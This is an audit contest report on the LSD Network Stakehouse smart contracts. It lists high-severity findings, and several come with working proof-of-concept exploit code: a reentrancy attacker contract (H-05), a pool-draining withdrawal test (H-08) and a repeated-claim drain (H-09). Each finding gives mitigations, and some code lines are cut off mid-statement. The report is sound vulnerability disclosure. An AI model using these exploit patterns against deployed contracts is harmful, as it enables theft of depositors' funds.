LSD Network - Stakehouse contest

2023-01-

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the LSD Network - Stakehouse smart contract system written in Solidity. The audit contest took place between November 11—November 18 2022.

Wardens

98 Wardens contributed reports to the LSD Network - Stakehouse contest:

1. 0x4non
2. 0xNazgul
3. 0xPanda
4. 0xRoxas
5. 0xSmartContract
6. 0xbepresent
7. 0xdeadbeef0x
8. 0xmuxyz
9. 9svR6w
10. Awesome
11. Aymen0909
12. B2
13. Bnke0x0
14. CloudX (Migue, pabliyo, and marce1993)
15. Deivitto
16. Diana
17. Franfran

18. HE1M
19. IllIlllI
20. JTJabba
21. Jeiwan
22. Josiah
23. Lambda
24. RaymondFam
25. ReyAdmirado
26. Rolezn
27. SaeedAlipoor01988
28. Saintcode_
29. Sathish9098
30. Secureverse (imkapadia, Nsecv, and leosathya)
31. SmartSek (0xDjango and hake)
32. Trust
33. Udsen
34. V_B (Barichek and vlad_bochok)
35. a12jmx
36. aphak5010
37. arcoun
38. banky
39. bearonbike
40. bharg4v
41. bin2chen
42. bitbopper
43. brgltd
44. btk
45. bulej93
46. c3phas
47. c7e7eff
48. cccz
49. ch0bu
50. chaduke
51. chrisdior4
52. clems4ever
53. corerouter
54. cryptostellar5
55. datapunk
56. delfin454000
57. fs0c
58. gogo
59. gz627
60. hihen
61. hl_
62. ignacio
63. imare

64. immeas
65. joestakey
66. koxuan
67. ladboy233
68. lukris02
69. martin
70. minhtrng
71. nogo
72. oyc_109
73. pashov
74. pavankv
75. peanuts
76. pedr02b2
77. perseverancesuccess
78. rbserver
79. ronnyx2017
80. rotcivegaf
81. sahar
82. sakman
83. satoshipotato
84. shark
85. skyle
86. tnevler
87. trustindistrust
88. unforgiven
89. wait
90. yixxas
91. zaskoh
92. zgo

This contest was judged by LSDan.

Final report assembled by liveactionllama and CloudEllie.

Summary

The C4 analysis yielded an aggregated total of 52 unique vulnerabilities. Of these vulnerabilities, 21 received a risk rating in the category of HIGH severity and 31 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 60 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 18 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 LSD Network - Stakehouse contest repository, and is composed of 21 smart contracts written in the Solidity programming language and includes 2,269 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on OWASP standards.

Vulnerabilities are divided into three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website.

High Risk Findings (21)

[H-01] Any user being the first to claim rewards from `GiantMevAndFeesPool` can unexepectedly collect them all

Submitted by clems4ever

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/SyndicateRewardsProcessor.sol#L85 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/SyndicateRewardsProcessor.sol#L61 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L203

Any user being the first to claim rewards from GiantMevAndFeesPool, can get all the previously generated rewards whatever the amount and even if he did not participate to generate those rewards…

Proof of Concept

https://gist.github.com/clems4ever/c9fe06ce454ff6c4124f4bd29d3598de

Copy paste it in the test suite and run it.

Tools Used

forge test

Recommended Mitigation Steps

Rework the way `accumulatedETHPerLPShare` and `claimed` is used. There are multiple bugs due to the interaction between those variables as you will see in my other reports.

vince0656 (Stakehouse) confirmed

[H-02] Rewards of `GiantMevAndFeesPool` can be locked for all users

Submitted by clems4ever

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L172 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantLP.sol#L8

Any malicious user could make the rewards in GiantMevAndFeesPool inaccessible to all other users…

Proof of Concept

https://gist.github.com/clems4ever/9b05391cc2192c1b6e8178faa38dfe41

Copy the file in the test suite and run the test.

Tools Used

forge test

Recommended Mitigation Steps

Protect the inherited functions of the ERC20 tokens (GiantLP and LPToken) because `transfer` is not protected and can trigger the `before` and `after` hooks. There is the same issue with LPToken and StakingFundsVault.

vince0656 (Stakehouse) confirmed

[H-03] Theft of ETH of free floating SLOT holders

Submitted by clems4ever, also found by HE1M

https://github.com/code-423n4/2022-11-stakehouse/blob/39a3a84615725b7b2ce296861352117793e4c853/contracts/syndicate/Syndicate.sol#L369
https://github.com/code-423n4/2022-11-stakehouse/blob/39a3a84615725b7b2ce296861352117793e4c853/contracts/syndicate/Syndicate.sol#L668
https://github.com/code-423n4/2022-11-stakehouse/blob/39a3a84615725b7b2ce296861352117793e4c853/contracts/syndicate/Syndicate.sol#L228

A malicious user can steal all claimable ETH belonging to free floating SLOT holders…

Proof of Concept

https://gist.github.com/clems4ever/f1149743897b2620eab0734f88208603

Run it in the test suite with forge

Tools Used

Manual review / forge

Recommended Mitigation Steps

`+=` operator instead of `=` in https://github.com/code-423n4/2022-11-stakehouse/blob/39a3a84615725b7b2ce296861352117793e4c853/contracts/syndicate/Syndicate.sol#L228 ?

The logic for keeping the rewards up-to-date is also quite complex in my opinion. The main thing that triggered it for me was the lazy call to `updateAccruedETHPerShares`. Why not keep the state updated after each operation instead?

vince0656 (Stakehouse) confirmed

[H-04] Unstaking does not update the mapping `sETHUserClaimForKnot`

Submitted by HE1M, also found by 9svR6w

If a user stakes some sETH, and after some time decides to unstake some amount of sETH, later s/he will not be qualified or be less qualified to claim ETH on the remaining staked sETH.

Proof of Concept

Suppose Alice stakes 5 sETH by calling `stake(...)`. https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/c

ontracts/syndicate/Syndicate.sol#L203 So, we will have:

- `sETHUserClaimForKnot[BLS][Alice] = (5 * 10^18 * accumulatedETHPerFreeFloatingShare) / PRECISION`
- `sETHStakedBalanceForKnot[BLS][Alice] = 5 * 10^18`
- `sETHTotalStakeForKnot[BLS] += 5 * 10^18`

Later, Alice decides to unstake 3 sETH by calling `unstake(...)`. https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/syndicate/Syndicate.sol#L245

So, all ETH owed to Alice will be paid: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/syndicate/Syndicate.sol#L257

Then, we will have:

- `sETHUserClaimForKnot[BLS][Alice] = (5 * 10^18 * accumulatedETHPerFreeFloatingShare) / PRECISION`
- `sETHStakedBalanceForKnot[BLS][Alice] = 2 * 10^18`
- `sETHTotalStakeForKnot[BLS] -= 3 * 10^18`

It is clear that the mapping `sETHStakedBalanceForKnot` is decreased as expected, but the mapping `sETHUserClaimForKnot` is not changed. In other words, the mapping `sETHUserClaimForKnot` is still holding the claimed amount based on the time 5 sETH were staked.

If, after some time, the ETH is accumulated per free floating share for the BLS public key that Alice was staking for, Alice will be qualified to some more ETH to claim (because she has still 2 sETH staked).

If Alice unstakes by calling `unstake(...)` or claim ETH by calling `claimAsStaker(...)`, in both calls, the function `calculateUnclaimedFreeFloatingETHShare` will be called to calculate the amount of unclaimed ETH: https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/syndicate/Syndicate.sol#L652

In this function, we will have:

- `stakedBal = sETHStakedBalanceForKnot[BLS][Alice]` = 2 * 10^18
- `userShare = (newAccumulatedETHPerShare * stakedBal) / PRECISION`

The return value which is unclaimed ETH will be:

```
userShare - sETHUserClaimForKnot[BLS][Alice] =
(newAccumulatedETHPerShare * 2 * 10^18) / PRECISION - (5 * 10^18 * accumulatedETHPerFreeFloa
```

This return value is not correct (it is highly possible to be smaller than 0, and as a result Alice can not claim anything), because the claimed ETH is still based on the time when 5 sETH were staked, not on the time when 2 sETH were remaining/staked.

The vulnerability is that during unstaking, the mapping `sETHUserClaimForKnot` is not updated to the correct value. In other words, this mapping is updated in `_claimAsStaker`, but it is updated based on 5 sETH staked, later when 3 sETH are unstaked, this mapping should be again updated based on the remaing sETH (which is 2 sETH).

As a result, Alice can not claim ETH or she will qualify for less amount.

Recommended Mitigation Steps

The following line should be added on line 274:

```
sETHUserClaimForKnot[_blsPubKey][msg.sender] =
                (accumulatedETHPerShare * sETHStakedBalanceForKnot[_blsPubKey][msg.sender])
```

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/syndicate/Syndicate.sol#L274

vince0656 (Stakehouse) confirmed

[H-05] Reentrancy in `LiquidStakingManager.sol#withdrawETHForKnow` leads to loss of fund from smart wallet

Submitted by ladboy233, also found by Trust, btk, 0xbepresent, bitbopper, and yixxas

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L435 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L326 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L340 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/LiquidStakingManager.sol#L347

The code below violates the check effect pattern, the code banned the public key to mark the public key invalid to not let the msg.sender withdraw again after sending the ETH.

```
    /// @notice Allow node runners to withdraw ETH from their smart wallet. ETH can only be
    /// @dev A banned node runner cannot withdraw ETH for the KNOT.
    /// @param _blsPublicKeyOfKnot BLS public key of the KNOT for which the ETH needs to be
    function withdrawETHForKnot(address _recipient, bytes calldata _blsPublicKeyOfKnot) exte
        require(_recipient != address(0), "Zero address");
        require(isBLSPublicKeyBanned(_blsPublicKeyOfKnot) == false, "BLS public key has alre

        address associatedSmartWallet = smartWalletOfKnot[_blsPublicKeyOfKnot];
```

```
        require(smartWalletOfNodeRunner[msg.sender] == associatedSmartWallet, "Not the node
        require(isNodeRunnerBanned(nodeRunnerOfSmartWallet[associatedSmartWallet]) == false,
        require(associatedSmartWallet.balance >= 4 ether, "Insufficient balance");
        require(
            getAccountManager().blsPublicKeyToLifecycleStatus(_blsPublicKeyOfKnot) == IDataS
            "Initials not registered"
        );

        // refund 4 ether from smart wallet to node runner's EOA
        IOwnableSmartWallet(associatedSmartWallet).rawExecute(
            _recipient,
            "",
            4 ether
        );

        // update the mapping
        bannedBLSPublicKeys[_blsPublicKeyOfKnot] = associatedSmartWallet;

        emit ETHWithdrawnFromSmartWallet(associatedSmartWallet, _blsPublicKeyOfKnot, msg.sen
    }
```

Note the section:

```
// refund 4 ether from smart wallet to node runner's EOA
IOwnableSmartWallet(associatedSmartWallet).rawExecute(
    _recipient,
    "",
    4 ether
);

// update the mapping
bannedBLSPublicKeys[_blsPublicKeyOfKnot] = associatedSmartWallet;
```

If the _recipient is a smart contract, it can re-enter the withdraw function to withdraw another 4 ETH multiple times before the public key is banned.

As shown in our running POC.

We need to add the import first:

```
import { MockAccountManager } from "../../contracts/testing/stakehouse/MockAccountManager.so
```

We can add the smart contract below:

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c5
69e6d721ca1289f7cf7112/test/foundry/LiquidStakingManager.t.sol#L12

```
interface IManager {
    function registerBLSPublicKeys(
        bytes[] calldata _blsPublicKeys,
```

```
        bytes[] calldata _blsSignatures,
        address _eoaRepresentative
    ) external payable;
    function withdrawETHForKnot(
        address _recipient,
        bytes calldata _blsPublicKeyOfKnot
    ) external;
}

contract NonEOARepresentative {

    address manager;
    bool state;

    constructor(address _manager) payable {

        bytes[] memory publicKeys = new bytes[](2);
        publicKeys[0] = "publicKeys1";
        publicKeys[1] = "publicKeys2";

        bytes[] memory signature = new bytes[](2);
        signature[0] = "signature1";
        signature[1] = "signature2";

        IManager(_manager).registerBLSPublicKeys{value: 8 ether}(
            publicKeys,
            signature,
            address(this)
        );

        manager = _manager;

    }

    function withdraw(bytes calldata _blsPublicKeyOfKnot) external {
        IManager(manager).withdrawETHForKnot(address(this), _blsPublicKeyOfKnot);
    }

    receive() external payable {
        if(!state) {
            state = true;
            this.withdraw("publicKeys1");
        }
    }

}
```

There is a restriction in this reentrancy attack, the msg.sender needs to be the same recipient when calling `withdrawETHForKnot`.

We add the test case.

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/test/foundry/LiquidStakingManager.t.sol#L35

```
function testBypassIsContractCheck_POC() public {

    NonEOARepresentative pass = new NonEOARepresentative{value: 8 ether}(address(manager));
    address wallet = manager.smartWalletOfNodeRunner(address(pass));
    address reprenstative = manager.smartWalletRepresentative(wallet);
    console.log("smart contract registered as a EOA representative");
    console.log(address(reprenstative) == address(pass));

    // to set the public key state to IDataStructures.LifecycleStatus.INITIALS_REGISTERED
    MockAccountManager(factory.accountMan()).setLifecycleStatus("publicKeys1", 1);

    // expected to withdraw 4 ETHER, but reentrancy allows withdrawing 8 ETHER
    pass.withdraw("publicKeys1");
    console.log("balance after the withdraw, expected 4 ETH, but has 8 ETH");
    console.log(address(pass).balance);

}
```

We run the test:

```
forge test -vv --match testWithdraw_Reentrancy_POC
```

And the result is

```
Running 1 test for test/foundry/LiquidStakingManager.t.sol:LiquidStakingManagerTests
[PASS] testWithdraw_Reentrancy_POC() (gas: 578021)
Logs:
  smart contract registered as a EOA representative
  true
  balance after the withdraw, expected 4 ETH, but has 8 ETH
  8000000000000000000

Test result: ok. 1 passed; 0 failed; finished in 14.85ms
```

The function call is

`pass.withdraw("publicKeys1")`, which calls

```
function withdraw(bytes calldata _blsPublicKeyOfKnot) external {
    IManager(manager).withdrawETHForKnot(address(this), _blsPublicKeyOfKnot);
}
```

Which trigger:

```
// refund 4 ether from smart wallet to node runner's EOA
IOwnableSmartWallet(associatedSmartWallet).rawExecute(
    _recipient,
    "",
    4 ether
);
```

Which triggers reentrancy to withdraw the fund again before the public key is banned.

```
receive() external payable {
    if(!state) {
        state = true;
        this.withdraw("publicKeys1");
    }
}
```

Recommended Mitigation Steps

We recommend ban the public key first then send the fund out, and use openzeppelin nonReentrant modifier to avoid reentrancy.

```
// update the mapping
bannedBLSPublicKeys[_blsPublicKeyOfKnot] = associatedSmartWallet;

// refund 4 ether from smart wallet to node runner's EOA
IOwnableSmartWallet(associatedSmartWallet).rawExecute(
    _recipient,
    "",
    4 ether
);
```

vince0656 (Stakehouse) confirmed

[H-06] `BringUnusedETHBackIntoGiantPool` can cause stuck ether funds in Giant Pool

Submitted by koxuan, also found by hihen

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/GiantMevAndFeesPool.sol#L126-L138 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/GiantSavETHVaultPool.sol#L137-L158

`withdrawUnusedETHToGiantPool` will withdraw any eth from the vault if staking has not commenced(knot status is `INITIALS_REGISTERED`), the eth will be

drawn successful to the giant pool. However, idleETH variable is not updated. idleETH is the available ETH for withdrawing and depositing eth for staking. Since there is no other places that updates idleETH other than depositing eth for staking and withdrawing eth, the eth withdrawn from the vault will be stuck forever.

Proof of Concept

Place poc in GiantPools.t.sol with `import { MockStakingFundsVault } from "../../contracts/testing/liquid-staking/MockStakingFundsVault.sol";`

```
    function testStuckFundsInGiantMEV() public {

        stakingFundsVault = MockStakingFundsVault(payable(manager.stakingFundsVault()));
        address nodeRunner = accountOne; vm.deal(nodeRunner, 4 ether);
        //address feesAndMevUser = accountTwo; vm.deal(feesAndMevUser, 4 ether);
        //address savETHUser = accountThree; vm.deal(savETHUser, 24 ether);
        address victim = accountFour; vm.deal(victim, 1 ether);


        registerSingleBLSPubKey(nodeRunner, blsPubKeyOne, accountFour);

        emit log_address(address(giantFeesAndMevPool));
        vm.startPrank(victim);

        emit log_uint(victim.balance);
        giantFeesAndMevPool.depositETH{value: 1 ether}(1 ether);
        bytes[][] memory blsKeysForVaults = new bytes[][](1);
        blsKeysForVaults[0] = getBytesArrayFromBytes(blsPubKeyOne);

        uint256[][] memory stakeAmountsForVaults = new uint256[][](1);
        stakeAmountsForVaults[0] = getUint256ArrayFromValues(1 ether);
        giantFeesAndMevPool.batchDepositETHForStaking(getAddressArrayFromValues(address(stak

        emit log_uint(victim.balance);


        vm.warp(block.timestamp + 60 minutes);
        LPToken lp = (stakingFundsVault.lpTokenForKnot(blsKeysForVaults[0][0]));
        LPToken [][] memory lpToken = new LPToken[][](1);
        LPToken[] memory temp  = new LPToken[](1);
        temp[0] = lp;
        lpToken[0] = temp;

        emit log_uint(address(giantFeesAndMevPool).balance);
        giantFeesAndMevPool.bringUnusedETHBackIntoGiantPool(getAddressArrayFromValues(addres
```

```
        emit log_uint(address(giantFeesAndMevPool).balance);
        vm.expectRevert();
        giantFeesAndMevPool.batchDepositETHForStaking(getAddressArrayFromValues(address(stak

        vm.expectRevert();
        giantSavETHPool.withdrawETH(1 ether);

        vm.stopPrank();
    }
```

Both withdrawing eth for user and depositing eth to stake fails and reverts as shown in the poc due to underflow in idleETH.

Note that the same problem also exists in GiantSavETHVaultPool, however a poc cannot be done for it as another bug exist in GiantSavETHVaultPool which prevents it from receiving funds as it lacks a receive() or fallback() implementation.

Tools Used

Foundry

Recommended Mitigation Steps

Update `idleETH` in withdrawUnusedETHToGiantPool

vince0656 (Stakehouse) confirmed

[H-07] GiantLP with a `transferHookProcessor` cant be burned, users' funds will be stuck in the Giant Pool

Submitted by ronnyx2017, also found by Trust, rotcivegaf, 9svR6w, Lambda, and HE1M

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/GiantLP.sol#L39-L47 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/GiantMevAndFeesPool.sol#L73-L78 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/SyndicateRewardsProcessor.sol#L51-L57

The GiantLP with a transferHookProcessor will call `transferHookProcessor.beforeTokenTransfer(_from, _to, _amount)` when it's transferred / minted / burned.

But the `to` address is address(0x00) in the erc20 `_burn` function. The GiantMevAndFeesPool.beforeTokenTransfer will call the function `SyndicateRewardsProcessor._distributeETHRe` will a zero address check in the first line:

```
function _distributeETHRewardsToUserForToken(...) internal {
    require(_recipient != address(0), "Zero address");
```

So any withdraw function with a operation of burning the GiantLP token with a transferHookProcessor will revert because of the zero address check. The users' funds will be stuck in the Giant Pool contracts.

Proof of Concept

I wrote a test about `GiantMevAndFeesPool.withdrawETH` function which is used to withdraw eth from the Giant Pool. It will be reverted.

test/foundry/LpBurn.t.sol

```
pragma solidity ^0.8.13;

// SPDX-License-Identifier: MIT
import {GiantPoolTests} from "./GiantPools.t.sol";

contract LpBurnTests is GiantPoolTests {
    function testburn() public{
        address feesAndMevUserOne = accountOne; vm.deal(feesAndMevUserOne, 4 ether);
        vm.startPrank(feesAndMevUserOne);
        giantFeesAndMevPool.depositETH{value: 4 ether}(4 ether);
        giantFeesAndMevPool.withdrawETH(4 ether);
        vm.stopPrank();
    }
}
```

run test

```
forge test --match-test testburn -vvv
```

test log:

```
...
...
      [115584] GiantMevAndFeesPool::withdrawETH(4000000000000000000)
         [585] GiantLP::balanceOf(0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266) [staticcall]
            ← 4000000000000000000
         [128081] GiantLP::burn(0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266, 400000000000000
            [126775] GiantMevAndFeesPool::beforeTokenTransfer(0xf39Fd6e51aad88F6F4ce6aB882
               [371] GiantLP::totalSupply() [staticcall]
                  ← 4000000000000000000
               emit ETHReceived(amount: 4000000000000000000)
               [585] GiantLP::balanceOf(0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266) [stati
                  ← 4000000000000000000
               [0] 0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266::fallback{value: 40000000000
                  ← ()
```

```
            emit ETHDistributed(user: 0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266, recip
            [2585] GiantLP::balanceOf(0x0000000000000000000000000000000000000000) [stat
                ← 0
            ← "Zero address"
        ← "Zero address"
    ← "Zero address"
← "Zero address"
```

Tools Used

foundry

Recommended Mitigation Steps

Skip update rewards for zero address.

vince0656 (Stakehouse) confirmed duplicate issue #60

[H-08] function `withdrawETH` from `GiantMevAndFeesPool` can steal most of eth because of idleETH is reduced before burning token

Submitted by ronnyx2017, also found by cccz

https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/GiantPoolBase.sol#L57-L60 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/GiantMevAndFeesPool.sol#L176-L178 https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/SyndicateRewardsProcessor.sol#L76-L90

The contract GiantMevAndFeesPool override the function totalRewardsReceived:

```
return address(this).balance + totalClaimed - idleETH;
```

The function totalRewardsReceived is used as the current rewards balance to caculate the unprocessed rewards in the function `SyndicateRewardsProcessor._updateAccumulatedETHPerLP`

```
uint256 received = totalRewardsReceived();
uint256 unprocessed = received - totalETHSeen;
```

But it will decrease the `idleETH` first and then burn the lpTokenETH in the function `GiantMevAndFeesPool.withdrawETH`. The lpTokenETH burn option will trigger `GiantMevAndFeesPool.beforeTokenTransfer` which will call _updateAccumulatedETHPerLP and send the accumulated rewards to the msg sender. Because of the diminution of the idleETH, the `accumulatedETHPerLPShare` is added out of thin air. So the attacker can steal more eth from the GiantMevAndFeesPool.

Proof of Concept

I wrote a test file for proof, but there is another bug/vulnerability which will make the `GiantMevAndFeesPool.withdrawETH` function break down. I submitted it as the other finding named "GiantLP with a transferHookProcessor cant be burned, users' funds will be stuck in the Giant Pool". You should fix it first by modifying the code https://github.com/code-423n4/2022-11-stakehouse/blob/main/contracts/liquid-staking/GiantMevAndFeesPool.sol#L161-L166 to :

```
if (_to != address(0)) {
    _distributeETHRewardsToUserForToken(
        _to,
        address(lpTokenETH),
        lpTokenETH.balanceOf(_to),
        _to
    );
}
```

I know modifying the project source code is controversial. Please believe me it's a bug needed to be fixed and it's independent of the current vulnerability.

test: test/foundry/TakeFromGiantPools2.t.sol

```
pragma solidity ^0.8.13;

// SPDX-License-Identifier: MIT

import "forge-std/console.sol";
import {GiantPoolTests} from "./GiantPools.t.sol";

contract TakeFromGiantPools2 is GiantPoolTests {
    function testDWUpdateRate2() public{
        address feesAndMevUserOne = accountOne; vm.deal(feesAndMevUserOne, 4 ether);
        address feesAndMevUserTwo = accountTwo; vm.deal(feesAndMevUserTwo, 4 ether);
        // Deposit ETH into giant fees and mev
        vm.startPrank(feesAndMevUserOne);
        giantFeesAndMevPool.depositETH{value: 4 ether}(4 ether);
        vm.stopPrank();
        vm.startPrank(feesAndMevUserTwo);
        giantFeesAndMevPool.depositETH{value: 4 ether}(4 ether);
        giantFeesAndMevPool.withdrawETH(4 ether);
        vm.stopPrank();
        console.log("user one:", getBalance(feesAndMevUserOne));
        console.log("user two(attacker):", getBalance(feesAndMevUserTwo));
        console.log("giantFeesAndMevPool:", getBalance(address(giantFeesAndMevPool)));
    }

    function getBalance(address addr) internal returns (uint){
```

```
        // just ETH
        return addr.balance;  // + giantFeesAndMevPool.lpTokenETH().balanceOf(addr);
    }

}
```

run test:

```
forge test --match-test testDWUpdateRate2 -vvv
```

test log:

```
Logs:
  user one: 0
  user two(attacker): 6000000000000000000
  giantFeesAndMevPool: 20000000000000000000
```

The attacker stole 2 eth from the pool.

Tools Used

foundry

Recommended Mitigation Steps

`idleETH -= _amount;` should be after the `lpTokenETH.burn`.

vince0656 (Stakehouse) confirmed

[H-09] Incorrect accounting in `SyndicateRewardsProcessor` results in any LP token holder being able to steal other LP tokens holder's ETH from the fees and MEV vault

Submitted by c7e7eff, also found by Trust, 0x4non, arcoun, Jeiwan, unforgiven, cccz, corerouter, rotcivegaf, koxuan, aphak5010, 9svR6w, HE1M, and clems4ever

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/SyndicateRewardsProcessor.sol#L63 https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/StakingFundsVault.sol#L88

The SyndicateRewardsProcessor's internal `_distributeETHRewardsToUserForToken()` function is called from external `claimRewards()` function in the `StakingFundsVault` contract. This function is called by LP Token holders to claim their accumulated rewards based on their LP Token holdings and already claimed rewards. The accumulated rewards `due` are calculated as `((accumulatedETHPerLPShare * balance) / PRECISION)` reduced by the previous claimed amount stored

in `claimed[_user][_token]`. When the ETH is sent to the `_user` the stored value should be increased by the `due` amount. However in the current code base the `claimed[_user][_token]` is set equal to the calculated `due`.

```
function _distributeETHRewardsToUserForToken(
        address _user,
        address _token,
        uint256 _balance,
        address _recipient
    ) internal {
        require(_recipient != address(0), "Zero address");
        uint256 balance = _balance;
        if (balance > 0) {
            // Calculate how much ETH rewards the address is owed / due
            uint256 due = ((accumulatedETHPerLPShare * balance) / PRECISION) - claimed[_user
            if (due > 0) {
                claimed[_user][_token] = due;
                totalClaimed += due;
                (bool success, ) = _recipient.call{value: due}("");
                ...
            }
        }
    }
```

This means the first time a user will claim their rewards they will get the correct amount and the correct value will be stored in the `claimed[_user][_token]`. When extra ETH is recieved from the MEV and fees rewards and the user claims their reward again, the claimed amount will only reflect the last claimed amount. As a result they can then repeatedly claim untill the MEV and Fee vault is almost depleted.

Proof of Concept

Following modification to the existing `StakingFundsVault.t.sol` will provide a test to demonstrate the issue:

```
diff --git a/test/foundry/StakingFundsVault.t.sol b/test/foundry/StakingFundsVault.t.sol
index 53b4ce0..4db8fc8 100644
--- a/test/foundry/StakingFundsVault.t.sol
+++ b/test/foundry/StakingFundsVault.t.sol
@@ -4,6 +4,7 @@ import "forge-std/console.sol";

 import { StakingFundsVault } from "../../contracts/liquid-staking/StakingFundsVault.sol";
 import { LPToken } from "../../contracts/liquid-staking/LPToken.sol";
+import { SyndicateRewardsProcessor} from "../../contracts/liquid-staking/SyndicateRewardsPr
 import {
     TestUtils,
```

```
     MockLSDNFactory,
@@ -417,4 +418,73 @@ contract StakingFundsVaultTest is TestUtils {
         assertEq(vault.totalClaimed(), rewardsAmount);
         assertEq(vault.totalRewardsReceived(), rewardsAmount);
     }
+
+    function testRepetitiveClaim() public {
+        // register BLS key with the network
+        registerSingleBLSPubKey(accountTwo, blsPubKeyFour, accountFive);
+
+        vm.label(accountOne, "accountOne");
+        vm.label(accountTwo, "accountTwo");
+        // Do a deposit of 4 ETH for bls pub key four in the fees and mev pool
+        depositETH(accountTwo, maxStakingAmountPerValidator / 2, getUint256ArrayFromValues(
+        depositETH(accountOne, maxStakingAmountPerValidator / 2, getUint256ArrayFromValues(
+
+        // Do a deposit of 24 ETH for savETH pool
+        liquidStakingManager.savETHVault().depositETHForStaking{value: 24 ether}(blsPubKeyF
+
+        stakeAndMintDerivativesSingleKey(blsPubKeyFour);
+
+        LPToken lpTokenBLSPubKeyFour = vault.lpTokenForKnot(blsPubKeyFour);
+
+        vm.warp(block.timestamp + 3 hours);
+
+        // Deal ETH to the staking funds vault
+        uint256 rewardsAmount = 1.2 ether;
+        console.log("depositing %s wei into the vault.\n", rewardsAmount);
+        vm.deal(address(vault), rewardsAmount);
+        assertEq(address(vault).balance, rewardsAmount);
+        assertEq(vault.previewAccumulatedETH(accountOne, vault.lpTokenForKnot(blsPubKeyFour
+        assertEq(vault.previewAccumulatedETH(accountTwo, vault.lpTokenForKnot(blsPubKeyFour
+
+        logAccounts();
+
+        console.log("Claiming rewards for accountOne.\n");
+        vm.prank(accountOne);
+        vault.claimRewards(accountOne, getBytesArrayFromBytes(blsPubKeyFour));
+        logAccounts();
+
+        console.log("depositing %s wei into the vault.\n", rewardsAmount);
+        vm.deal(address(vault), address(vault).balance + rewardsAmount);
+        vm.warp(block.timestamp + 3 hours);
+        logAccounts();
+
+        console.log("Claiming rewards for accountOne.\n");
```

```
+        vm.prank(accountOne);
+        vault.claimRewards(accountOne, getBytesArrayFromBytes(blsPubKeyFour));
+        logAccounts();
+
+        console.log("Claiming rewards for accountOne AGAIN.\n");
+        vm.prank(accountOne);
+        vault.claimRewards(accountOne, getBytesArrayFromBytes(blsPubKeyFour));
+        logAccounts();
+
+        console.log("Claiming rewards for accountOne AGAIN.\n");
+        vm.prank(accountOne);
+        vault.claimRewards(accountOne, getBytesArrayFromBytes(blsPubKeyFour));
+        logAccounts();
+
+        //console.log("Claiming rewards for accountTwo.\n");
+        vm.prank(accountTwo);
+        vault.claimRewards(accountTwo, getBytesArrayFromBytes(blsPubKeyFour));
+
+    }
+
+    function logAccounts() internal {
+        console.log("accountOne previewAccumulatedETH : %i", vault.previewAccumulatedETH(ac
+        console.log("accountOne claimed               : %i", SyndicateRewardsProcessor(vaul
+        console.log("accountTwo previewAccumulatedETH : %i", vault.previewAccumulatedETH(ac
+        console.log("accountTwo claimed               : %i", SyndicateRewardsProcessor(vaul
